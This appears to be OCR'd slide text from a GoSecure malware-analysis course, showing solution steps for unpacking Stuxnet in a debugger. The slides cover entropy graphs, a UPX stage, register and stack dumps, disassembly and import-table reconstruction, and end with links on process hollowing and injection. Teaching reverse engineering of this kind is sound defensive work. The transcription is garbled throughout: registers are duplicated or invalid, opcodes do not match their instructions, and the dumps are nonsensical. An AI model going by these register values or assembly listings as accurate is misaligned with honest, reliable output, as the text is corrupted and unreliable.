


Figure: Stuxnet Unpacking - Unpacked Payload in Memory

Unpacking Stuxnet

solutions: 0x2d




Figure: Stuxnet Unpacking - Entropy After Stage 1

Unpacking Stuxnet

solutions: 0x2e

GoSECURE

The screenshot shows the assembly, registers, and dump windows of the OllyDbg debugger during the unpacking process of the Stuxnet malware.

Registers:

- EIP: 1013600C stage_1.1013600C
- ESP: 0030F2C4
- EDX: 00000000
- ECX: 00000001
- EBP: 0030F3D1
- EDB: 00000020
- EBP: 0030F3D1
- EDI: 0030F3B0
- ESP: 0030F2C4
- EDX: 0030F3E4

Stack Dump:

Address	Hex	ASCII
0030F2C4	B0 F3 30 00 F4 F2 30 00 F0 F3 30 00 F4 F2 30 0000.000.00.000.
0030F2D4	01 00 20 00 00 F0 F3 30 00 00 00 00 00 00 00 00 0000.....00.....00
0030F2E4	00 92 16 72 00 00 00 12 01 00 00 00 00 00 00 00	0.00.00.00.00.00.00.00.00.00.00.00.00.00.00.00.00

Registers:

Register	Value
EAX	00000000
EBX	00000001
ECX	00000000
EDX	00000020
EBP	0030F3D1
ESP	0030F2C4
EDX	0030F3E4
EDI	0030F3B0

Stack Dump:

Register	Value
[esp+4]	0030F2E4
[esp+8]	0030F300
[esp+12]	0030F2E4
[esp+16]	00000001
[esp+20]	00000000

Figure: Stuxnet Unpacking - Start of Stage 2 (UPX)

Unpacking Stuxnet

solutions: 0x2f

GoSECURE

Jump is taken
stage_1.10042AA6

UPX1:10136BDB stage_1.bin:\$136BDB #78FDB

H1 de FPU

EAX	0030F264
EBP	0030F301
ECX	0030F38C
EDX	00000020
EBP	0030F300
ESP	0030F2E4
ESI	0030F2F4
EDI	0030F380

EIP 10136BDB stage_1.10136BDB

EFLAGS 00000207

ZF 0 PF 1 AF 0

OF 0 CF 0 DF 0

Default (stdcall)

1: [esp+4] 10000000 <stage_1.>
2: [esp+8] 00000001
3: [esp+C] 00000000
4: [esp+10] 00000001
5: [esp+14] 0030F380

0030F2E4 77569930 return_to_ntdll.77569930 from ???

0030F2E8 10000000

0030F2F0 00000000

0030F2F4 00000000

0030F2F8 00000001

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals Struct

Address Hex ASCII

0030F2C4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Figure: Stuxnet Unpacking - Start of Stage 2 (UPX)

Unpacking Stuxnet

solutions: 0x30

GoSECURE

The screenshot shows a debugger interface with assembly code. The assembly code is as follows:

```
FF444 04 mov edx,dword ptr ss:[esp+10]
8B4C24 0C mov ecx,dword ptr ss:[esp+C]
4C4D24 0C mov edx,dword ptr ss:[esp+4]
E8 F0FFFFF call stage_1.10042980
C2 0C00 pop ecx
ret C
CC int3
CC int3
CC int3
CC int3
CC int3
int3
mov edx,dword ptr ss:[esp+C]
mov ecx,dword ptr ss:[esp+4]
test edx,edx
xor eax,eax
mov al,byte ptr ss:[esp+8]
test al,al
int stage_1.10042835
33C0
BA4424 08 mov al,byte ptr ss:[esp+8]
test al,al
int stage_1.10042AEC
75 16 cmp edx,100
JNE stage_1.10042AEC
81FA 0000100000 cmp dword ptr ss:[1006AC66],0
72 0E 00000000 cmp dword ptr ss:[1006AC66],0
E9 05 00000000 jmp stage_1.10045830
57 push edi
BBF9 mov edi,ecx
83F9 04 cmp edx,4
73 11 JNE stage_1.10042825
F7D9 neg ecx
33C0 int3
```

The right pane shows registers and memory dump details.

EAX	0030F254
EBP	00000001
ECX	0030F38C
EDX	00000020
EBP	0030F300
ESP	0030F2E4
ESI	0030F2F4
EDI	0030F380

EIP 10042AA6 stage_1.10042AA6

EFLAGS 000000207
ZF 0 PF 1 AF 0
OF 0 FE 0 DF 0

Default (stdcall)

```
1: [esp+4] 10000000 <stage_1.>
2: [esp+8] 00000000
3: [esp+C] 00000000
4: [esp+10] 00000001
5: [esp+14] 0030F380
```

Figure: Stuxnet Unpacking - Start of Stage 2 (UPX)

Unpacking Stuxnet

solutions: 0x31



The screenshot shows a debugger interface with several windows:

- Registers Window:** Shows CPU registers with values like EIP: 10042AA6, EFLAGS: 00000207, and ESP: 0030F2E8.
- Registers View:** Shows the assembly code starting at address 10042AA6, which includes instructions like `push edx, dword ptr ss:[esp+4]`, `mov ecx,dword ptr ss:[esp+10]`, and `call stage_1.10042A9B`.
- Imports View:** A list of imported functions from various DLLs such as advapi32.dll, dnsapi.dll, cryptbase.dll, kernel32.dll, netapi32.dll, oleaut32.dll, psapi.dll, rpcrt4.dll, shell32.dll, shlwapi.dll, and user32.dll.
- IAT Info:** A window showing IAT information for the current module, including the IAT base (10042AA6), VA (10054FFC), and size (00000444). It has buttons for "IAT Autosearch", "Actions", "Dump", "PE Rebuild", "Get Imports", and "Fix Dump".
- Log:** A text log window showing the unpacking process, including messages like "IAT Search Adv: Possible IAT first: 10055000 last: 1005543C entry", "IAT Search End: IAT VA: 10055000 RVA: 00055000 Siz: 0x4440 (1088)", "IAT Search Non-IAT VA: 10054FFC RVA: 00054FFC Siz: 0x4444 (1092)", "IAT pairing finished, found 257 valid APIs, missed 0 APIs", and "DIRECT IMPORTS - Found 0 possible direct imports with 0 unique API! Import Retried success C:\Users\vu1n\Desktop\stage_1.dump SCY.d"

Figure: Stuxnet Unpacking - Start of Stage 2 (UPX)

Unpacking Stuxnet

solutions: 0x32




Figure: Stuxnet Unpacking - Checking Entropy Again

Unpacking Stuxnet

solutions: 0x33




Figure: Stuxnet Unpacking - Can View Strings and Functions!

- https://en.wikibooks.org/wiki/X86_Disassembly/Calling_Conventions
- <https://github.com/m0n0ph1/Process-Hollowing>
- <http://blog.sevagas.com/?PE-injection-explained>
- https://en.wikipedia.org/wiki/DLL_injection